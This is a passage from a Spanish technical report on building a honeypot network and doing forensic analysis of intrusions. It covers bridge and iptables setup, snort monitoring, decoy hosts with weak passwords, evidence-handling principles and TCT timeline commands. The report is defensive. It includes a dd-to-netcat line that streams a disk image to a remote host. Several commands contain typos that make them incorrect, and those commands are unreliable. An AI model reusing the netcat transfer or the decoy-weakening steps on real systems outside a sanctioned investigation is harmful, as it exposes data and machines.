Para resolver este problema la mejor solución es hacer uso de un HUB, donde se conectarán tanto el sistema de control como los equipos trampa. De esta forma, la información destinada a los equipos trampa podrá ser distribuida a través de HUB y, a su vez, el equipo de control podrá capturar y encaminar la información saliente procedente de los equipos que monitoriza.

Otra ventaja de usar un HUB es que permite meter tráfico "*falso*" dentro de la red que simule conexiones de usuarios ficticios (conexiones *telnet*, *pop3*, *ftp*...) de forma que si el atacante dispone de un *sniffer* podrá capturar *logins* y *passwords*, permitiendo observar y analizar el patrón de comportamiento de éste: ver si intenta conectarse a los equipos mediante la información obtenida, por ejemplo.

Además, en caso de saturación de la red (Internet), la conexión entre la máquina de captura y los equipos trampa no se bloquea en ningún un momento. Por otro lado, otra ventaja del HUB es que, como máximo, permite la salida de tráfico a 10 Mb, mientras que la interfaz de salida al exterior del sistema de control funciona a 100 Mb, por lo que tampoco supondrá un problema.

Resumiendo, a tenor de lo visto anteriormente, la mejor configuración para nuestro sistema sería una topología en estrella, ya que es fácil de controlar, no necesita software adicional y el flujo de tráfico es sencillo. Además, todo el flujo de información pasa por el equipo de control, lo que permite encaminar y monitorizar todo el tráfico que llega a los equipos trampa, localizar disfunciones de éstos y aislar individualmente a cualquiera de ellos (mediante el establecimiento de reglas de filtrado de paquetes basadas en la dirección IP de la máquina de destino o en su dirección MAC).

La principal desventaja de esta topología es que si se avería el equipo de control, el resto de equipos quedan incomunicados con el exterior (Internet), aunque esto, a su vez, garantiza que el atacante no pueda realizar ninguna actividad sin ser observado

La *Figura2* muestra un esquema de la disposición de los equipos según la topología diseñada; en realidad, el esquema final es algo más complejo que el diseñado inicialmente, ya que se han dispuesto dos puntos distribuidos de monitorización, situados en redes distintas.

3.2.2. Preparación del equipo de control

Una vez diseñada la topología sobre la que se va a situar la arquitectura se procederá a la configuración del equipo de control. Básicamente, se trata de montar un IDS (*Intruder Detection System* o Sistema de Detección de Intrusos) y la puesta en marcha de un mecanismo que permita la automatización del proceso de detección de ataques, la rotación y actualización de logs, y el filtrado de equipos, cuando sea necesario.

Los pasos seguidos en este proceso son los que detallan a continuación:



FIGURA 2 – Topología del Sistema

3.2.2.1 Instalación del sistema operativo

El sistema operativo utilizado en el equipo de control es el VA-Linux, una versión de Linux en la que se refuerzan los aspectos de seguridad. Además, con el objeto de que el sistema operativo fuera lo más estable y confiable posible, se actualizó con la última versión del núcleo disponible en ese momento.

Los motivos de la elección de *Linux* como sistema operativo son evidentes: como todo sistema *Unix* es potencialmente seguro (**[AVH00]**), lo cual es un aspecto de gran importancia en el proyecto, puesto que, debido a las características del equipo, un fallo en la seguridad podría acabar con muchas horas de trabajo.

Además, *Linux* tiene la ventaja de soportar sistemas de ficheros de varios sistemas operativo distintos (como, por ejemplo, *Sun UFS*), lo cual facilita la labor de análisis forense. Otra ventaja de usar *Linux* son sus dispositivos de *loopback*, que permiten montar un fichero con la imagen de una partición (obtenida con la herramienta *dd*) de un equipo atacado, dentro del propio sistema de ficheros de *Linux*.

3.2.2.2 Funcionamiento en modo *bridge*

Si se desea obtener información sobre el tráfico que circula por la red con destino a los equipos víctimas analizando los paquetes que circulan por ella de modo transparente, es necesario configurar el sistema para que realice *bridging*.

Para lograr este objetivo se puede hacer uso de la herramienta *bridge-utils* (véase **2.2.2.2. Software** necesario).

Una vez instalada en el equipo de control, se deberá comprobar que las tarjetas de red funcionan correctamente y están accesibles. Para eso, el comando *ifconfig* puede ayudar mostrando información sobre el estado de éstas.

Así mismo, el núcleo del sistema operativo debe tener activada la opción que permite hacer *bridging*:

CONFIG_BRIDGE=Y

Después de estos primeros pasos, si se ejecuta el comando

modprobe –v bridge

y, si todo lo realizado hasta ahora ha sido correcto, no debería mostrar ningún error.

A continuación ya se podría proceder con la configuración básica de puente, que consistiría en:

1. Crear la interfaz del puente.

   # brctl abr mipuente

2. Añadir interfaces al puente.

   # brctl addif mipuente eth0
   # brctl addif mipuente eth1

3. Poner a cero las direcciones IP de las interfaces.

   # ifconfig eth0 0.0.0.0
   # ifconfig eth1 0.0.0.0

4. Activar el puente.

 # ifconfig mipuente up

5. Opcionalmente, se puede configurar la interfaz virtual de puente para que forme parte de la propia red (sin que por ello el puente deje de ser transparente). De esta forma se consigue que se comporte como otra interfaz más (es decir, como una tarjeta de red normal). Para ello bastará con sustituir el paso anterior por un comando como este:

   # ifconfig mipuente 155.54.xxx.xxx netmask 255.255.xxx.xxx up

   (donde xxx representa un valor válido para la dirección IP)

Para que el puente se active cada vez que se reinicie el equipo, se deberá crear, además, un *script* con los pasos anteriores. Este *script* se lanzará en tiempo de arranque.

3.2.2.3 Activación de las *iptables*

Como ya se vio anteriormente, es necesario disponer de un mecanismo que permita bloquear el acceso a los equipos trampa desde el equipo de control. Esto se consigue mediante la utilización de las *iptables*.

En Linux (el equipo de control utiliza este sistema operativo), el filtrado de paquetes está construido en el *kernel* (núcleo); por tanto, para poder utilizar *iptables* (es decir, para que el equipo de control pueda actuar como *firewall*) se ha de compilar éste con las opciones adecuadas para que la infraestructura de filtrado de red esté activa. Básicamente se reduce a activar las opciones:

- *CONFIG_FIREWALL*
- *CONFIG_IP_FIREWALL*
- *CONFIG_IP_NF_IPTABLES*

Una vez que el núcleo está ejecutándose con el *firewalling* activado, se utilizará *iptables* para insertar y eliminar reglas de filtrado en él; al tratarse de información dinámica, cada vez que el sistema reinicie las reglas establecidas se perderán, por lo que es recomendable crear un *script* que se ejecute al arrancar el sistema y que las vuelva a definir (siempre que, claro, se quieran hacer permanentes).

El núcleo de *Linux* utiliza tres listas de reglas denominadas *chains*; se trata de *input*, *output* y *forward*. Cuando recibe un paquete utiliza la primera de estas listas para decidir si lo acepta, y si es así comprueba a dónde tiene que enrutar el paquete; en caso de que el destino sea una máquina diferente utiliza las lista forward para enviarlo. Por último, la lista output se utiliza, obviamente, antes de enviar un paquete por un interfaz de red.

Los elementos de cada lista se denominan reglas y definen qué hacer con los paquetes que cumplen ciertas características. Si un paquete no cumple ninguna de las reglas que deciden qué hacer con él , se aplica la política por defecto: en estos casos lo más seguro es rechazarlo.

Cuando un paquete cumple una determinada regla de una *chain* definimos qué hacer con él mediante lo que *iptables* denomina 'objetivo' o *target*. Aunque existen más *targets*, son dos los que más se suelen utilizar: ***ACCEPT*** permite el paso de un paquete y ***DENY*** lo bloquea.

Para mostrar el funcionamiento real de la herramienta, se supondrá, por ejemplo, que se desea bloquear todo el tráfico que pasa por la máquina de control con destino u origen a uno de los equipos víctima, cuya dirección IP viene dada por *DIR_IP_VICTIMA*.

La secuencia de comandos que se tendría que ejecutar sería las siguiente:

 # iptables –A INPUT -s DIR_IP_VICTIMA -j DENY
 # iptables –A INPUT –d DIR_IP_VICTIMA -j DENY

 # iptables –A FORWARD -s DIR_IP_VICTIMA -j DENY
 # iptables –A FORWARD –d DIR_IP_VICTIMA -j DENY

 # iptables –A OUTPUT -s DIR_IP_VICTIMA -j DENY

Si en vez de bloquear usando la dirección IP del equipo se quiera usar la dirección MAC del mismo, se tendría que hacer lo siguiente:

 # iptables –A INPUT –m mac --mac-source DIR_MAC_VICTIMA -j DENY
 # iptables –A FORWARD -m mac -- mac-source DIR_MAC_VICTIMA -j DENY

En ambos casos, con la opción '–A' se está indicando que se añade la regla a la *chain* especificada (INPUT, OUTPUT, FORWARD); '-s' permite especificar la dirección de la máquina origen, '-d' permite especificar la dirección de la máquina destino y '-j' indica el objetivo, en este caso DENY. La opción '–m mac' activa la utilización de las direcciones MAC, y '-- mac-source' permite especificar la dirección MAC del equipo origen.

3.2.2.6 Funcionamiento en modo *bridge+firewall*

En los dos apartados precedentes se han mostrado los pasos necesarios para configurar el equipo de control de forma que pueda realizar *bridging* y *firewalling*; en este apartado se pretende dar una visión de cómo combinar ambos elementos.

Uno de los problemas que surgieron al intentar usar conjuntamente el *bridge* y las reglas de filtrado de paquetes fue la incompatibilidad que presentaban estas últimas en su modo de

funcionamiento con la activación del *bridge*. Para solucionar este problema se dieron los siguientes pasos:

1. Aplicación de un parche (que puede ser obtenido en **[22]**) para compatibilizar el funcionamiento del *bridge* con el filtrado de paquetes.

2. Compilación del núcleo con las opciones necesarias para realizar filtrado de paquetes y funcionar en modo *bridge* (Véase **Apéndice A**).

3. Activación del módulo *br_passthrough.o*, que se encuentra en */lib/modules/2.4.6/kernel/net/brdge/netfilter*:

insmod /lib/modules/2.4.6/kernel/net/brdge/netfilter/br_passthrough.o

3.2.2.5 Monitorización de los equipos

La monitorización del tráfico que circula por la red es indispensable para la seguridad de cualquier sistema; la monitorización facilitará información sobre los intentos de ataques que haya (origen, franjas horarias, tipos de acceso...), así como la existencia de tramas que aunque no supongan un ataque *a priori* sí que son al menos sospechosas (por ejemplo, un escaneo de puertos).

Para detectar ataques (o intentos de éstos) se emplean dos vías. Por un lado se analiza en tiempo real el tráfico de red destinado a los equipos trampa –utilizando para ello herramientas como *tcpdump* o *snort*–, y por otro se almacena toda la información relacionada con las distintas conexiones que se van produciendo, con el objetivo de procesarlas posteriormente en busca de información relevante.

Existen dos enfoques posibles para la detección de ataques a partir de la información obtenida:

- Definir los patrones de comportamiento de los ataques, de modo que cuando se detecte uno avise al administrador (mediante un correo, por ejemplo).

- Definir los patrones normales, avisando cuando se detecte uno que no se ajuste a los estándares predefinidos.

El primer enfoque es incapaz de detectar ataques que no se hayan previsto (y es prácticamente imposible prever todos los ataques, sobre todo si se tiene en cuenta que cada día surgen nuevos métodos de intrusión). Sin embargo, tiene la ventaja de que no dará falsas alarmas y, si el conjunto de reglas que definen los patrones de los ataques es suficientemente completo, la mayoría de los métodos de ataque que circulan por Internet serán detectados.

A tal efecto, *snort* es una herramienta muy completa, ya que permite definir reglas para la detección de ataques y asociar a éstas la acción que se considere oportuna, además de proporcionar y actualizar una *suite* de patrones que contemplan la mayoría de las vulnerabilidades que existen en la actualidad.

El segundo de los enfoques detectará cualquier situación anómala, por lo que normalmente recogerá más ataques que el primero pero, por el contrario, capturará muchas falsas alarmas.

Un ejemplo de utilización de *snort* podría ser el que se muestra a continuación.

snort –Dds –c /etc/snort/snort.conf –i eth1 ether host DIRMAC

La opción '**–D'** permite la ejecución de *snort* en segundo plano (es decir, como demonio), '**-d**' descarga el tráfico del nivel de aplicación, '**-s**' envía mensajes de alerta al *syslog*, '**-c**' permite indicar el fichero de reglas que se va utilizar para la captura, '**-i**' especifica la interfaz por la que se escucha, y "**ether host**" indica que únicamente se capturen los paquetes que provengan del equipo cuya dirección **MAC** coincida con *DIRMAC*.

3.2.3. Preparación de los equipos trampa

La configuración de los equipos trampa consta de:

- Instalación por defecto de los distintos sistemas operativos.
- Apertura de todos los puertos y servicios disponibles.
- Creación de usuarios ficticios con *logins* y p*asswords* fáciles de romper.
- Instalación de herramientas que faciliten la migración de datos (necesario para cuando se quieran enviar los datos del equipo atacado a un equipo remoto para su posterior análisis).
- Copia de seguridad de la información que contiene el sistema originalmente. Se puede usar para este fin una partición oculta del propio sistema.
- Sincronización de la hora del sistema con algún servidor de tiempo fiable: la idea es que tanto el equipo de control como los equipos trampa tengan (y mantengan) la hora sincronizada con algún punto de referencia común . Para lograr esto se puede utilizar el servidor **NTP**. La importancia de la sincronización reside en la posibilidad de comparar la información almacenada en el sistema de control con la que queda registrada en los equipos víctima (después de un ataque), sin necesidad

de realizar conversiones horarias producto de desfases entre los relojes de los sistemas.

3.3. Análisis de ataques

En esta segunda parte del proyecto se darán unas nociones generales sobre los patrones más habituales de ataques y se mostrarán las actividades necesarias para realizar análisis forense, concluyendo con la presentación de un caso práctico de estudio.

3.3.1. Ideas generales

La mayoría de los ataques que acaban con el acceso por parte del atacante a un equipo con permisos de *root*, suelen seguir el mismo patrón de comportamiento:

1. El atacante realiza un escaneo buscando equipos vulnerables que estén ejecutando un servidor con algún fallo de seguridad conocido y que se ha comentado, probablemente, en listas de seguridad, por ejemplo los fallos de desbordamiento de buffer en el servidor de *FTP wuftp* o del proceso *rpc.statd*.

2. El atacante emplea un *exploit* (véase **Glosario** de términos) contra el equipo, consiguiendo instalar una puerta de acceso en el sistema. Muchas veces el *exploit* genera directamente un interprete de comandos con privilegios de *root*, o añade una línea en el fichero */etc/inetd.conf* para lanzar un *shell* en un puerto dado.

3. El atacante instala o compila un *rootkit*, conjunto de programas de nombre y comportamiento similar al de comandos del sistema operativo, que sin embargo no muestran información sobre determinados estados del sistema.

4. El atacante instalará y/o compilará algunas herramientas de ataque para escanear otros equipos y redes, empleando la máquina recién atacada como puente.

Esta situación se prolonga hasta que alguien detecta un comportamiento anómalo en el equipo. Algunas veces esta detección se realiza por el propio administrador del equipo debido a una carga de procesamiento anormal, accesos extraños, etc., pero en la mayoría de los casos la detección del equipo atacado se produce desde el exterior: llega un aviso a la organización indicando que el equipo en cuestión está escaneando o ha sido empleado para atacar otros sistemas.

3.3.3. Estrategias de Respuesta

Existen dos estrategias de respuesta ante un incidente de seguridad (**[SH95]**)

- Proteger y proceder
- Perseguir y procesar

La primera de las estrategias, proteger y proceder, se suele aplicar cuando la organización es muy vulnerable o el nivel de los atacantes es elevado; la filosofía es proteger de manera inmediata la red y los sistemas, y restaurar su estado normal, de forma que los usuarios puedan seguir trabajando normalmente. Será necesario interferir de forma activa las acciones del intruso para evitar más accesos, y analizar el daño causado. La principal desventaja de esta estrategia es que el atacante se da cuenta rápidamente de que ha sido descubierto, y puede emprender acciones para no ser identificado, lo que incluso conduce al borrado de logs o de sistemas de ficheros completos. Sin embargo, esta estrategia también presenta una parte positiva: el bajo nivel de conocimientos de los atacantes en sistemas habituales hace que en muchas ocasiones se limiten a abandonar su ataque y dedicarse a probar suerte con otros sistemas menos protegidos en otras organizaciones.

La segunda estrategia de respuesta, perseguir y procesar, adopta la filosofía de permitir al atacante proseguir sus actividades, pero de forma controlada y observada por los administradores. Con esto, se intentan guardar pruebas para ser utilizadas en la segunda parte de la estrategia, la de acusación y procesamiento del atacante (ya sea ante la justicia o ante los responsables de la organización, si se trata de usuarios internos).

Evidentemente se corre el peligro de que el intruso descubra su monitorización y destruya completamente el sistema, así como que los resultados obtenidos no se tengan en cuenta ante un tribunal. La parte positiva de esta estrategia es, aparte de la recolección de pruebas, que permite a los responsables conocer las actividades del atacante, qué vulnerabilidades ha aprovechado para atacarla, cómo se comporta una vez dentro, etc. De esta forma se puede aprovechar el ataque para reforzar los puntos débiles del sistema.

De las dos estrategias presentadas aquí, se utilizará la segunda, ya que es la que mejor se adapta los propósitos de este proyecto.

3.3.4. Principios para la recogida de evidencias

El propósito de este apartado es facilitar unas directivas para la recogida de evidencias y el almacenamiento de pruebas después de producirse un incidente de seguridad que haya acabado con el acceso del atacante al sistema.

Aquí se describen los pasos que se deberían dar si se decide recabar y proteger toda la información relativa a la intrusión.

3.3.4.1 Principios generales para la recogida de evidencias

- Contactar con la autoridad competente encargada de tratar ese tipo de incidentes.

- Intentar capturar el estado actual del sistema como si se tratase de una foto.

- Guardar notas detalladas de todos los pasos dados. En éstas se debería incluir horas y fechas en las que se realizó cada acción. Si es posible, generar una copia de manera automática (por ejemplo, en sistemas *Unix*, se puede usar el programa '*script*', aunque el fichero de salida generado no debería formar parte de las evidencias). Todas las evidencias y salidas obtenidas deberían ser firmadas y fechadas.

- Estar preparado para testificar (posiblemente años después), esquematizando todas la acciones realizadas y la hora a la que se llevaron a cabo. Obtener unas notas minuciosas es de vital importancia.

- Reducir al mínimo las alteraciones que se realicen sobre los datos durante el proceso de recogida. Esto no se limita únicamente a no modificar el contenido de los datos, sino que se debería evitar modificar los tiempos de último acceso de los ficheros y de los directorios.

- Intentar minimizar los accesos externos del investigador al sistema, así como determinar qué modificaciones son debidas al funcionamiento normal del equipo.

- Cuando se tenga que decidir entre realizar recogida de datos o realizar análisis, se deberá hacer primero la recogida y más tarde el análisis.

- Aunque difícilmente sea necesario demostrarlo, los procedimientos empleados deberían ser implementables. Como en cualquier incidente donde haya intervención policial, los procedimientos deben ser testados para asegurar su fiabilidad, especialmente en una situación de emergencia. Si es posible, los procedimientos se deberían automatizar por razones de rapidez y de precisión. Se debe ser metódico.

- Cada dispositivo del sistema debe ser tratado de forma metódica, siguiendo las directivas determinadas en la guía de recogida de evidencias. La velocidad muchas

veces resulta crítica cuando hay varios dispositivos que requieren ser examinados al mismo tiempo, por lo que en estos casos puede resultar apropiado dividir el trabajo entre distintos miembros de la organización para paralelizar el proceso. Sin embargo, si se trata de un sistema con un único dispositivo, la recogida de datos se debería realizar paso a paso.

- Proceder a la recogida de pruebas por orden decreciente de volatilidad (véase **3.3.4.1.1**)

- Hacer una copia a nivel de bit de la información del sistema. Si se desea realizar análisis forense, se debería hacer una copia a nivel de bit para este propósito, ya que cuando se proceda a realizar el análisis de la información, casi con toda certeza, se alterarán los tiempos de acceso a los ficheros. Evitar hacer análisis forense sobre la copia destinada a servir de evidencia.

3.3.4.1.1 Orden de Volatilidad

Cuando se lleva a cabo la recogida de evidencias, se debería empezar por aquellas que tienen mayor probabilidad de desaparecer. La siguiente lista muestra un ejemplo del orden de volatilidad para un sistema típico:

- Registros y caché.
- Tabla de enrutamiento, caché ARP, tabla de procesos, estadísticas del sistema.
- Ficheros temporales del sistema.
- Disco.
- Logs y datos monitorizados de forma remota
- Configuración física, topología de la red

3.3.4.1.2 Cosas que Evitar

En el proceso de recogida de pruebas es muy fácil eliminar evidencias inadvertidamente, por eso es importante que se observen las siguientes medidas:

- No apagar el sistema hasta que se haya completado la recogida de evidencias. Muchas evidencias se podrían perder y, además, el atacante puede haber modificado los scripts/servicios de arranque/parada de forma que eliminen pruebas de su presencia en el sistema.

- No confíe en los programas instalados en el sistema. Ejecute sus programas de recogida de pruebas desde medios seguros y externos al sistema.

- No ejecute programas que modifiquen los tiempos de acceso de los ficheros del sistema (como, por ejemplo, '*tar*' o '*xcopy*').

- Tenga en cuenta que cuando desactive alguna de las conexiones del sistema puede hacer saltar algún *trigger* que detecte esa situación y elimine evidencias.

3.3.4.1.3 Consideraciones de Privacidad

- Respete las leyes de privacidad de su compañía y de la jurisdicción vigente. En particular, asegúrese de que ninguna de la información recogida con las evidencias sea información que normalmente no está disponible para cualquier persona. Esto incluye tanto accesos a los ficheros de log (que pueden revelar patrones de comportamiento de los usuarios) como a los ficheros de datos personales.

- No invada la privacidad de la gente sin una justificación sólida. Más concretamente, no recoja información de áreas donde normalmente no tiene razones para acceder, salvo que tenga indicios razonables de que realmente ha habido un incidente que afecta a la seguridad.

- Asegúrese de que su compañía respalda el procedimiento empleado durante la recogida de evidencias.

3.3.4.1.4 Consideraciones de Legales

La evidencias obtenidas del sistema deben ser:

- **Admisibles**: Deben de ser conformes con las leyes actuales para que puedan ser presentadas ante un jurado.

- **Auténticas**: Deben ser absolutamente accesibles.

- **Completas**: Deben mostrar todo lo que ha pasado en el sistema y no una perspectiva particular.

- **Confiables**: No debe haber ninguna duda sobre cómo fueron obtenidas.

- **Creíbles**: Deben ser realmente demostrables y comprensibles para los miembros de un jurado.

3.3.4.2 Procedimientos de Recogida de Evidencias

Los métodos empleados en el proceso de recogida de pruebas se deberían detallar tanto como fuera posible. Éstos se deberían caracterizar por no ser ambiguos y por minimizar el número de decisiones que es necesario tomar durante la recogida de evidencias.

3.3.4.2.1 Transparencia

Los métodos empleados para la recogida de evidencias deberían ser transparentes y reproducibles. Deberían ser testados por expertos independientes.

3.3.4.2.2 Pasos para la recogida de evidencias

- Listar los sistemas que se vieron involucrados en el incidente y especificar de cuáles se obtendrán las evidencias.
- Establecer qué es lo que se entiende como relevante y admisible.
- Para cada sistema, obtener el orden pertinente de volatilidad.
- Eliminar las conexiones externas de los sistemas.
- Siguiendo el orden de volatilidad, recoger las evidencias usando las herramientas oportunas.
- Registrar la hora del reloj del sistema.
- Documentar cada paso dado.
- Tomar nota de quién estaba allí y qué estaba haciendo, qué es lo ha observado y cómo ha reaccionado.
- Donde sea posible, firmar digitalmente las evidencias obtenidas, siempre que esto no altere el contenido de las propias evidencias.

3.3.4.3 Procedimiento de Almacenamiento

Las evidencias deben ser estrictamente guardadas. Y los responsables de seguridad deben quedar perfectamente identificados en un documento destinado a tal efecto.

3.3.4.3.1 Custodia

Se deberían documentar los siguientes hechos:

- Dónde, cuándo y por quién fueron descubiertas y recogidas las pruebas.
- Dónde, cuándo y por quién fueron manejadas o examinadas las pruebas.
- Quién ha custodiado las pruebas y durante qué periodo. Cómo han sido almacenadas.
- Cuando las pruebas cambien de custodia, cuándo y cómo se hizo la transferencia.

3.3.4.3.2 Dónde y cómo almacenar las pruebas

Si es posible, se deben utilizar medios de almacenamiento comunes y conocidos.

El acceso a las pruebas debería ser extremadamente restringido, y estar claramente documentado. Debería ser posible detectar accesos no autorizados.

3.3.4.4 Herramientas necesarias

Los programas que se utilicen para la recogida de pruebas y el análisis forense se deberían almacenar en dispositivos de sólo lectura (como por ejemplo, un CD).

Entre las herramientas utilizadas se debería incluir:

- Un programa para examinar procesos (por ejemplo, '*ps*')
- Programas para examinar el estado del sistema (por ejemplo, '*ifconfig*', '*netstat*'...)
- Un programa para hacer copias a nivel de bit (por ejemplo, '*dd*')
- Scripts que automaticen la recogida y el análisis de las evidencias (por ejemplo, **TCT**).
- Un programa que permita la migración de datos del sistema atacado a otro remoto (por ejemplo, '*nc*') .

3.3.5. Caso de Estudio: Análisis de una intrusión

El caso de estudio que se presenta aquí corresponde con el análisis de una intrusión real, en él se irán explicando los pasos que se deben dar para conseguir realizar un análisis completo a la par que eficaz.

Desde un punto de vista práctico, una vez que se ha detectado (o se sospecha) que la integridad del sistema ha podido ser vulnerada por algún tipo de intrusión, es conveniente hacer una copia con la información que hay en el sistema. Dependiendo de la situación, puede ser conveniente incluso hacer una "*copia*" de los procesos que se están ejecutando en ese momento en el equipo, del espacio de intercambio (*swap*), de las conexiones activas, etc.

Para realizar una copia de las particiones del sistema de ficheros, en los equipos *Unix*, se puede usar el comando *dd* (véase **2.2.2.2. Software** necesario). Las copias obtenidas pueden ser volcadas a una partición libre del propio equipo o a un fichero (cosa poco recomendable, ya que el contenido del sistema atacado debería ser modificado lo menos posible), sin embargo es preferible enviar los contenidos a otro equipo empleando , por ejemplo, el programa *Netcat* (*nc*, véase **2.2.2.2. Software** necesario).

El siguiente ejemplo muestra cómo se podría realizar esta copia:

dd if=/dev/sda4 of = – | nc equipo_remoto –p 100

y en el equipo remoto hacer:

nc –s –p 1000 > sda4

También se puede enganchar los discos a un equipo y realizar la copia a bajo nivel, empleando discos duros de iguales características (mismo modelo) y haciendo de nuevo una copia a bajo nivel con *dd*.

dd if=/dev/sda of=/dev/sdv

En sistemas operativos como *Windows NT*, que no dispone de un procedimiento de *backup* a bajo nivel, se puede utilizar el procedimiento empleado para sistemas *Unix*: arrancar el equipo desde un disco de rescate o instalación de *Linux/Unix* (menos recomendable por aquello de modificar datos del sistema) y proceder a realizar la copia de los dispositivos a bajo nivel.

En cualquier caso, es conveniente realizar estas copias a bajo nivel para poder restaurar los datos en caso de que ocurra algún problema al analizar los ficheros, además esto permitirá el análisis de los archivos, buscando las fechas de modificación de éstos.

Todo este proceso (es decir, los pasos dados para la copia de los datos del sistema) debería quedar registrado y documentado en algún sitio de forma automática. En estos casos el comando *script* puede resultar muy útil (véase **2.2.2.2. Software** necesario).

Una vez que se ha realizado la copia y la migración de los datos al equipo remoto donde se va a efectuar al análisis, se deberá proceder a la recopilación de datos relacionados con el tipo de sistema operativo empleado: versión del sistema operativo, particiones utilizadas, fecha en la que se detectó el ataque, fecha en la que se desconectó de la red y cualquier otra modificación que pudiese tener relevancia para el análisis.

Para el caso de estudio que se propone la información disponible es la siguiente:

- RedHat 6.2 default install
- Máquina instalada la ultima semana de Julio (24-27), disco duro roto, particiones activas: 2(swap), 3(var) y (4)/.
- Puesta en la red el día 31 de Julio
- Se descubre que ha sido atacada el día 5 de Agosto.
- Se bloquea el acceso al equipo sobre las 13:15 horas del día 6 de Agosto.
- Se quita el bloqueo y se realiza una copia de las particiones (acceso desde consola) el día 7 de Agosto a partir de las 10:40
- Situación particiones

Partición	Montaje	Inicio	Fin
Hda1	(FALSA)	1	100
Hda2	(SWAP)	101	151
Hda3	/var	152	304
Hda4	/	305	1023

- Se dispone de un IDS que ha capturado todas las conexiones desde/hacia la máquina atacada

Tabla 1 - Datos del Sistema Atacado

Posteriormente, se procederá a montar las imágenes de las particiones para comenzar el análisis de las mismas en el equipo remoto. Para esto se hará uso del mecanismo de *loop-*

back de que dispone *Linux*, que permite el montaje de imágenes de particiones de sistemas de ficheros distintos de los del propio sistema operativo.

En el caso de estudio se supondrá que el punto de montaje está en el directorio */home/analisis* y que las particiones a analizar tienen sus correspondientes imágenes en los ficheros *raiz-hda4* y *var-hda3*.

```
mount -o ro,loop,nodev,noexec raiz-hda4 home/analisis/disco
mount -o ro,loop,nodev,noexec var-hda3 home/analisis/disco/var
```

Tabla 2- Montaje de las particiones

Una vez montadas las particiones, se utilizará fundamentalmente el paquete **TCT** para realizar el análisis; el primer paso a dar será la obtención de los tiempos de Modificacion/Acceso/Cambio (tiempos MAC). Es fundamental capturar estos tiempos antes de emprender cualquier acción sobre los ficheros del equipo atacado que pueda modificar su valor. La secuencia de acceso a los ficheros nos permitirá crear una línea temporal que muestre los acontecimientos ocurridos en el sistema.

Mediante las herramientas *ils* y *ils2mac* se podrá obtener los tiempos MAC de los *nodos-i* borrados de las particiones (*raiz-hda4* y *var-hda3*). El fichero resultante será combinado con el fichero obtenido tras la ejecución de *grave-robber* sobre el sistema de ficheros situado en *home/analisis/disco*., para, de esta forma, tener los tiempos MAC tanto de los *nodos-i* borrados como de los *nodos-i* activos. Los comandos usados para hacer esto son los que detallan a continuación:

```
# /root/tct-1.07/bin/grave-robber -o LINUX2 \
 -c home/analisis/disco -m -d ./resultados
# /root/tct-1.07/bin/ils /home/analisis/raiz-hda4 \
 |/root/tct-1.07/extras/ils2mac > raiz-hda4.ilsbody
# /root/tct-1.07/bin/ils /home/analisis/var-hda3 \
 |/root/tct-1.07/extras/ils2mac > var-hda3.ilsbody
# cat raiz-hda4.ilsbody var-hda3.ilsbody > body-deleted
# cat body body-deleted > body-full
# /root/tct-1.07/bin/mactime -p home/analisis/disco/etc/passwd \
-g home/analisis/disco /etc/group  -b body-full 08/04/2001 \
> mactime.txt
```

Tabla 3 – Comandos para obtención de los tiempos MAC de los ficheros

Al final de este proceso se obtiene un listado completo (contenido en el fichero *mactime.txt*) de los tiempos MAC de todos los ficheros del sistema (incluidos los borrados) que hayan modificado alguno de sus tiempos MAC desde 04/08/2001.

La primera acción que hay que realizar una vez que se ha obtenido los tiempos MAC es comprobar todos los programas y ficheros de configuración instalados en el equipo.

En muchas intrusiones, lo primero que hace el atacante es modificar los programas y herramientas del sistema para ocultar su acceso; además, suelen modificar los ficheros de configuración para crear nuevos usuarios, permitir accesos desde determinadas máquinas, etc., de forma que puedan acceder de una manera más cómoda al equipo con posterioridad.

Por todo lo comentado anteriormente, es conveniente que no se empleen los programas instalados en el propio equipo, sino versiones que se tengan compiladas estáticamente (esto siempre que, claro, se tenga que realizar el análisis sobre el mismo equipo atacado y no se pueda usar otro sistema para realizarlo). El motivo de utilizar ficheros compilados estáticamente es debido a que no emplean llamadas a librerías del sistema, que pueden también ser modificadas por los atacantes. Por esa misma razón no es conveniente que se emplee el sistema operativo de la máquina atacada, ya que el propio sistema operativo puede ser modificado mediante módulos para ocultar los procesos y ficheros del atacante. Sin embargo, aunque se usen programas compilados estáticamente, esto no evita que la información mostrada pueda ser errónea, ya que existen *rootkits* que pueden modificar, mediante módulos, al propio núcleo del sistema operativo. Un ejemplo sería *adore* (**[21]**).

Si no se dispone de una base de datos de integridad en un dispositivo externo para poder comprobar la integridad de los ficheros (ayudándose de herramientas como, por ejemplo, *Tripwire*), se pueden usar técnicas como:

